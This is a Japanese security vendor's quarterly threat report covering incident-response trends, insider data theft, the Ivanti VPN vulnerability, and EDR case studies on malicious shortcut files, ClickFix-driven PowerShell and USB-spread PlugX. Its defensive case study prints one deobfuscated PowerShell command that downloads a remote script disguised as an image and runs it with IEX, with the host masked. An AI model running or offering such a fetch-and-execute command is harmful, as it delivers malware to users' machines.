LAC

LAC SECURITY INSIGHT

第 13 号

2025 夏

特集：JSOC EDR 監視 インシデント事例

JSOC で観測されたサイバー攻撃傾向

サイバー119 サービスの出動傾向

JSOC JAPAN SECURITY OPERATION CENTER

CYBER EMERGENCY CENTER

2025 年 8 月
株式会社ラック

LAC SECURITY INSIGHT

第 13 号／2025 夏

目　　次

はじめに

本レポートは、ラックの中でもサイバー攻撃の脅威に対して最前線で対応している JSOC およびサイバー救急センター、そして攻撃者が利用するサイバー攻撃手法も活用してお客様のシステムへ侵入テストを行うデジタルペンテスト部において、分析・調査・侵入テストを実施する中で得た、最近の脅威の傾向や特徴を、セキュリティ専門家が「洞察」としてまとめたものです。

日々発生している実際の攻撃やインシデントに根ざしており、また日本の企業や団体を狙った脅威を中心にまとめているため、日本の企業や団体のサイバーセキュリティ担当者が、自組織が直面しているサイバー攻撃や脅威を把握できる内容です。

サイバー攻撃の傾向の変化は年々早く強くなっており、セキュリティ対策も継続的に見直して対応していく必要があり、またそのスピードが求められます。本レポートが、皆さまの継続的なセキュリティ対策の改善に役立てていただけることを願っております。

株式会社ラック
コンサルティング統括部長
内田 法道

サイバー119で出動したインシデント傾向

2025年4月～6月の出動傾向

当該期間では、マルウェアによる被害の相談が 28%、およびサーバ不正侵入による被害の相談が38%であり、両者で全体の66%を占めています。この割合は前四半期（2025年1月から3月）の87%および前年同期（2024年4月から6月）の68%と比較して減少傾向にあります。

マルウェア関連の被害では、ランサムウェアによる被害が全体の15%を占め、前四半期（31%）および前年同期（22%）と比較して大幅に減少しました。しかし、マルウェア関連の被害全体では依然として最も高い割合を占めていることに変わりはありません。不正侵入の経路としては、SSL-VPN 機器の脆弱性や脆弱なパスワード設定、不必要なアカウントの残存など運用管理に不備があるリモート接続アカウントが悪用されている点は、前四半期と同様です。

サーバ不正侵入の被害では、OS やミドルウェアといったプラットフォームの脆弱性に起因する被害が全体の 13%を占めており、前四半期（17%）と比較して減少しているように見受けられます。しかし、前年同期（10%）と比較すると大きな変化はなく、依然として被害が継続しています。特に Ivanti 社製品の新たな脆弱性（CVE-2025-22457）を狙う攻撃の相談が前四半期から引き続き多く寄せられました。製品メーカから重大なセキュリティアップデートが公開された際には早急なパッチ適用や侵入痕跡の確認が重要です。

内部犯行による被害の相談が全体の 17%を占め、前四半期（9%）および前年同期（12%）に比べて大きく増加しています。多くの日本国内の組織は4月が年度初めであることから、年度末に退職した職員による情報持ち出しが当該期間中に発覚したことが、増加の一因と考えます。従業員へのセキュリティポリシーの周知や情報セキュリティ教育といった人的対策に加えて、システム的に情報の持ち出しを防止したり、情報の持ち出しにつながる社員の行動を監視したり等、事前に情報の持ち出しを防げる、気づける仕組みや運用体制の構築が重要です。



図 1　2025 年 4 月から 6 月の出動インシデントの内訳



図 2　前四半期（2025 年 1 月から 3 月）



図 3　前年同期（2024 年 4 月から 6 月）

【内部犯による情報持ち出しへの備え】

当該期間では、従業員による情報の不正持ち出しに関する相談が増加しました。在宅勤務中や休職中の従業員が社内システムから機密情報をコピーし、私用環境へ情報を持ち出す事例が見受けられます。特に、3 月末で退職した従業員による不正持ち出しが、4 月以降に発覚するケースを確認しています。

情報の持ち出し方法としては、Gmail や Yahoo!メール等の私用のフリーメールアドレス宛に添付ファイルで送信する方法や、私用のクラウドストレージへのファイルアップロードが代表的です。その他、私用の USB メモリへの情報書き出しや、会社で支給しているスマートフォンから私用のスマートフォンへ AirDrop で情報を転送、TeamViewer 等の遠隔操作ソフトウェアを会社 PC へインストールして外部から操作を試みる事例も確認しています。

こうした内部犯行を抑止・早期発見するためには、以下のような対策が有効です。

- フリーメールアドレス宛の添付ファイル送信制限や上長承認制の導入
- 資産管理ツールや MDM 製品による USB メモリなどの外部記憶媒体への書き出し制限
- CASB（Cloud Access Security Broker）製品（例：Netskope[1]、Microsoft Defender for Cloud Apps[2]）によるクラウドサービス利用の可視化、制御
- 業務上不要なソフトウェアのインストール制限
- UEBA（User and Entity Behavior Analytics）製品（例：Exabeam[3]、Microsoft Sentinel[4]）による異常操作のリアルタイム検知

特に特権アカウントを扱う従業員は、不正が発覚した際の影響が大きくなる傾向があります。特権アカウントの利用ルールの整備やアカウントの定期的なモニタリングを徹底することが望まれます。

---

[1] Netskope（ネットスコープ）
https://www.lac.co.jp/solution_product/netskope.html

[2] Microsoft Defender for Cloud Apps
https://www.microsoft.com/ja-jp/security/business/siem-and-xdr/microsoft-defender-cloud-apps

[3] Exabeam User and Entity Behavior Analytics (UEBA)
https://www.exabeam.com/ja/capabilities/ueba/

[4] Microsoft Sentinel のユーザー/エンティティ行動分析（UEBA）を使用した高度な脅威検出
https://learn.microsoft.com/ja-jp/azure/sentinel/identify-threats-with-entity-behavior-analytics

また、特権管理製品（例：iDoperation[5]、CyberArk[6]）の導入により運用負荷を軽減すると効果的です。

加えて、技術的対策だけではなく、従業員へのセキュリティポリシーの周知徹底や定期的な情報セキュリティ教育、セキュリティ監査の実施といった組織的・人的対策も併せて強化することも必要です。組織全体のセキュリティ意識向上のため、継続的にポリシーや教育内容の見直しと改善を行っていくことを推奨します。

[5] 特権 ID 管理ツール iDoperation
https://www.ntt-tx.co.jp/products/idoperation/

[6] Privileged Access Manager
https://www.cyberark.com/ja/products/privileged-access-manager/

【Ivanti 社製品の脆弱性を悪用した攻撃】

2025 年 4 月 4 日（現地時間）に、Ivanti 社製の VPN 機器に重大な脆弱性（CVE-2025-22457）が公表されました[7]。当該脆弱性を悪用すると、インターネット経由で当該機器の管理コンソールに対する認証を迂回し、任意のコマンドを実行できるほか、VPN 機器を踏み台にして組織内ネットワークへ侵入され被害が拡大する可能性があります[8]。すでに当該脆弱性を実証するコードが複数公開され、実際の攻撃やスキャン活動の増加も報告されています。

侵害の有無は、Ivanti 社提供の整合性チェックツール（Integrity Checker Tool：ICT）を利用して確認できます。しかし、攻撃者は脆弱性を悪用しマルウェアの実行や意図的に設定を変更することで、整合性チェックツールの出力結果の改ざんや、ログ記録を途中で停止させる事例も報告されています[9]。そのため、整合性チェックツールによる結果を確認する際には、「処理が最後まで完了しているか」、「出力内容に不整合がないか」を慎重に確認してください。

VPN 機器の脆弱性は依然として狙われており、パッチ公開前からゼロデイ攻撃による侵害事例もあります。CVE-2025-22457 についても、2025 年 3 月中旬から既に悪用する攻撃が観測されていたため、利用製品の脆弱性情報を収集し、迅速にパッチや回避策を適用する運用の構築および継続が重要です。併せて、VPN 機器のログを外部サーバに転送、集約し、ログ記録の停止を早期に検知できる仕組みの導入を推奨します。自組織での VPN 機器の安全な管理が難しい場合は、SASE（Secure Access Service Edge）製品（例：Prisma Access[10]、Netskope[11]）などのクラウドサービスが提供するリモートアクセスサービスへの変更も、今後のセキュリティ強化策の一案としてご検討ください。

---

[7] Ivanti Connect Secure などにおける脆弱性（CVE-2025-22457）に関する注意喚起
https://www.jpcert.or.jp/at/2025/at250008.html

[8] April Security Advisory Ivanti Connect Secure, Policy Secure & ZTA Gateways (CVE-2025-22457)
https://forums.ivanti.com/s/article/April-Security-Advisory-Ivanti-Connect-Secure-Policy-Secure-ZTA-Gateways-CVE-2025-22457

[9] Ivanti Connect Secure VPN Targeted in New Zero-Day Exploitation
https://cloud.google.com/blog/topics/threat-intelligence/ivanti-connect-secure-vpn-zero-day/

[10] Prisma® Access（Palo Alto Networks）～包括的なクラウド配信型セキュリティプラットフォーム～
https://www.lac.co.jp/solution_product/prismaaccess.html

[11] Netskope（ネットスコープ）
https://www.lac.co.jp/solution_product/netskope.html

JSOC で観測したサイバー攻撃傾向

重要インシデントのトピックス

2025 年 4 月から 6 月に発生した重要インシデント（検知件数の多寡を問わず攻撃の成功を確認もしくは被害が発生している可能性が高いと判断されるセキュリティインシデント）の合計件数は 253 件でした。内訳はインターネットからの攻撃によるインシデントが 15 件（5.9%）、ネットワーク内部からの通信によるインシデントが 238 件（94.1%）であり、インターネットからの攻撃によるインシデント、ネットワーク内部からの通信によるインシデントはともに前四半期の 358 件と比較して減少しました。

1）インターネットからの攻撃により発生した重要インシデント

設定に不備のある Web サーバを Proxy サーバとして不正利用する第三者中継の試みや、Web アプリケーションを経由した不審なファイルのアップロードの試みによるインシデントが複数回発生しました。第三者中継の試みによるインシデントでは、SOC の調査により対象の Web サーバが Proxy サーバとして利用可能であることや、当該サーバ経由で第三者のサイトに対する SQL インジェクションの試みの踏み台として不正利用されていることを確認しました。この事例のように、Proxy 機能を有効にしたまま、Web サーバを外部に公開すると、サーバが不正に利用される可能性があります。Web サーバを公開する際には、Proxy サーバとして利用できないように設定することが重要です。図 4 に 2025 年 4 月から 6 月の重要インシデントの内訳を示します。



図 4 [外部から] 2025 年 4 月から 6 月の重要インシデントの内訳（月別・種類別）

2) ネットワーク内部から発生した重要インシデント

マルウェア感染に起因する重要インシデントが多く発生しました。多くは一部のお客様で継続している不審な通信によるものですが、発生したマルウェア感染インシデントでは、ブラウザに保存された機微情報の窃取を行う Arechclient2 に感染したことに起因する通信や、USB 機器を対象に感染例が報告されている PlugX に感染したことに起因する不審な挙動を検知しました。PlugX の検知状況は、12 ページの「特集：JSOC EDR 監視 インシデント事例」にて詳細にご紹介します。マルウェア以外に分類している重要インシデントとしては、監視対象ホストから外部への不審な通信や不審なコマンド実行を検知しました。図 5 に 2025 年 4 月から 6 月の重要インシデントの内訳を示します。



図 5 [内部から] 2025 年 4 月から 6 月の重要インシデントの内訳（月別･種類別）

注意が必要な通信

注意が必要な通信や、大きな被害には発展していないものの検知件数が多い攻撃通信を、下表で紹介します。

表 1 注意が必要な通信について

概要	JSOC の検知内容	検知時期
Langflow の脆弱性（CVE-2025-3248）を狙った攻撃	Langflow に存在する脆弱性（CVE-2025-3248）を狙った攻撃通信を多数検知しました。	4 月 24 日～
Erlang/OTP の脆弱性（CVE-2025-32433）を狙った攻撃	Erlang/OTP に存在する脆弱性（CVE-2025-32433）を狙った攻撃通信を多数検知しました。	5月8日～5月10 日
54.255.137.69（シンガポール）からの通信	脆弱性スキャナを悪用した攻撃通信を多数検知しました。	6 月 20 日～
91.208.197.21（モルドバ）からの通信	PHP の脆弱性（CVE-2024-4577）を狙った攻撃通信を多数検知しました。	6 月 29 日

特集：JSOC EDR 監視 インシデント事例

JSOC EDR 監視サービスについて

サイバー攻撃は日々高度化・巧妙化しているため、「侵入を未然に防ぐ」だけでなく、「侵入された場合でも被害を最小化し、迅速な対応ができる」ことが求められています。つまり、従来のアンチウイルスソフトが得意とする既知のマルウェアの検出だけではなく、未知のマルウェアや攻撃の痕跡、侵入の兆候を早期に察知する仕組みが必要です。その仕組みを実現する製品として誕生したのが EDR（Endpoint Detection and Response）製品です。EDR 製品はユーザの端末やサーバでログを収集し、それらのログを基に脅威の検知を実現しており、複雑化する脅威の検出を可能としています。

JSOC では、24 時間 365 日体制でアラート監視とアナリストによるリアルタイム分析を行いインシデントレベルを判断します。これにより、対処が必要な重要インシデントのみをお客様に通知できます。また、JSOC サービスにて監視対象の EDR を含むセキュリティ製品全てのアラートの相関分析により、迅速かつ的確な対応が可能です。現在対応している製品は、クラウドストライク社の CrowdStrike Falcon、トレンドマイクロ社の Trend Vision One - Endpoint Security、マイクロソフト社の Microsoft Defender for Endpoint です。

サービス開始より現在までに、様々なインシデントを観測しており、本稿では、JSOC にて観測した脅威の事例について紹介します。

ショートカットファイルを利用した不審なコマンド実行

「よく使うファイルやフォルダに素早くアクセスしたい」というユーザの要望をかなえるために、Windows はショートカットという機能を提供しています。これは、特定のファイルやフォルダへのリンク先を登録した「ショートカットファイル」を作成・利用できる機能であり、ショートカットファイルを実行（ダブルクリック）することで、ユーザはフォルダ階層を意識することなく目的のファイルやフォルダを開くことが可能になります。リンク先には、プログラムに対する引数なども含めることが可能であり、ショートカットファイルを実行するだけで、柔軟なプログラムの起動を実現することも可能です。

「詳細を意識することなく目的を達成できる」というショートカットファイルの利点は、ユーザの利便性を高める一方で、その利便性を逆手にとって悪用する事例も観測されています。



図 6 悪用例として作成したショートカット（左）とそのプロパティ（右）

上図は、JSOC の観測事例を参考にサンプルとして作成した悪用の事例です。左図の「サンプル Excel.xlsx」は、拡張子やアイコンの様子から Excel ファイルのように見えますが、実体はショートカットファイルです。右図は、そのショートカットファイルのリンク先を確認した結果です。リンク先には「cmd.exe /c [コマンド…]」が登録されていることが確認できます。この Excel ファイルに似せたショートカットファイルを実行した場合には、リンク先に登録されている内容がコマンドとして実行されることになります。

このように細工したショートカットファイルをユーザに実行させることで、ユーザの意図しない不審なコマンドを実行させることが可能です。JSOC では、このような手法を用いた不審なコマンドや VBScript を実行させる事例を観測しています。

ショートカットファイルによる不審なコマンド実行については、2020 年から 2023 年において猛威を振るったマルウェア Emotet でも悪用された手法[12]です。Emotet 自体の活動状況は収束しているものの、ショートカットファイルを悪用した手法自体はその他の攻撃活動にも利用されていることから、引き続き警戒が必要です。

また、EDR のようなシステムによる対策のほか、ユーザがその不審性に気づくためのポイントを増やすこと

[12] ショートカットファイルを悪用した攻撃（2022 年 4 月 26 日）：
https://www.ipa.go.jp/security/emotet/situation/emotet-situation-11.html

も対策として効果的です。Windows における標準の設定では無効になっているショートカットファイル（.lnk）の拡張子の表示を有効にする対策もご検討ください。

不審な PowerShell コマンド実行

システムの自動管理や自動処理をはじめとして様々に利用されている PowerShell は、その利便性の高さから攻撃者にも悪用されており、不審な PowerShell コマンドの実行を複数検知しています。

観測事例として、外部ファイルの取得を行うコマンドを起点とした不審な PowerShell コマンド実行をご紹介します。表 2 に、観測事例として、外部のファイルの取得と取得ファイルの実行を目的とした PowerShell コマンドを示します。なお、本来の検知内容は検知回避を目的に一部難読化されていますが、本稿に難読化を排除したものを掲載します。

表 2 JSOC で観測した不審な PowerShell コマンド実行

[Net.WebClient]::New().DownloadString("http://●●●.●●/●●.png") | IEX

「[Net.WebClient]::New().DownloadString()」は、Powershell 上でファイルを取得する際に利用される記述方法であり、括弧内に指定された URL の内容を取得します。表 2 においては、外部の画像ファイル（.png）を取得対象としています。また、末尾の「IEX」は「Invoke-Expression」を意味し、前段の入力を PowerShell として実行します。

一見すると、画像ファイルを PowerShell として実行するという不自然な命令ですが、取得対象となった画像ファイルについて調査を行ったところ、その実体は画像ファイルではなく、難読化された Powershell スクリプトであることが確認できました。攻撃者は、表 2 のようなコマンドにより取得させた不審な Powershell スクリプトを、ユーザに実行させることで、攻撃を展開させていったものと考えます。

本事例のユーザでは、Clickfix というソーシャルエンジニアリング手法によって不審な PowerShell を実行させられたと考えられます。Clickfix とは、Web ページ上において CAPTCHA 認証やブラウザのアップデートを装い、ユーザに不審なコマンド実行させるように誘導する手法です。この手法によって実行されたコマンドを起因として、ユーザは Infostealer などのマルウェアに感染させられます。本手法の詳細は、以下の記事で解説していますので、本稿と併せてご参照ください。

ClickFix の被害を JSOC の複数のお客様にて観測
https://www.lac.co.jp/lacwatch/alert/20250519_004380.html

外部記憶媒体を利用した PlugX 亜種感染活動

PlugX は C2 サーバと通信して攻撃者の命令に沿って動作する遠隔操作型のマルウェアであり、2000 年代から現在に至るまで、亜種など含め様々に変化しながら活動を継続しています。JSOC においては PlugX 亜種による USB メモリなどの外部記憶媒体を経由して感染拡大を試みる活動を観測しており、その事例についてご紹介します。

表 3 に、JSOC で観測した PlugX 亜種の保存先を示します。

表 3　PlugX 亜種と考えられる不審ファイルの保存先

D:¥RECYCLER.BIN¥●●●.exe
E:¥RECYCLERS.BIN¥●●●.exe

いずれの対象ファイルも、外部記憶媒体を端末へ接続する前から、当該外部記憶媒体の中に存在したと考えられるものでした。PlugX やその亜種においては、感染している端末に外部記憶媒体を接続すると、その外部記憶媒体に PlugX を保存する事例が報告されています。JSOC では、そのような事情で PlugX が保存された外部記憶媒体を端末に接続したことにより、保存されていた PlugX が実行され、それを検知しました。

こういった外部記憶媒体を経由したマルウェア感染事例について、2025 年現在も発生していることから、端末に接続する外部デバイスの接続の制御が適切に実施しているか、改めて確認いただくことを推奨いたします。また PlugX やその亜種については、日本だけでなく海外でも活動している情報も確認しており、海外拠点も含めたガバナンス強化も重要です。

さいごに

JSOC EDR 監視・運用サービスにて観測したインシデント事例、特に実際に攻撃者が利用している攻撃手法の一端をご紹介しました。攻撃者は、独自のツールだけでなく、Windows 標準の機能を悪用して攻撃する手法（現地調達型攻撃）も活用しており、EDR を活用したアノーマリな行動の監視の重要性は今後も高まるものと考えます。

アンケートのお願い

今後のよりよい記事づくりの参考とさせていただくため、以下の URL または QR コードから、アンケートに回答いただけると幸甚です。忌憚のないご意見・ご感想をお寄せください。

https://jp.surveymonkey.com/r/G3M252Y

【memo】

【memo】

【memo】

株式会社ラック
〒102-0093
東京都千代田区平河町 2-16-1
平河町森タワー
https://www.lac.co.jp/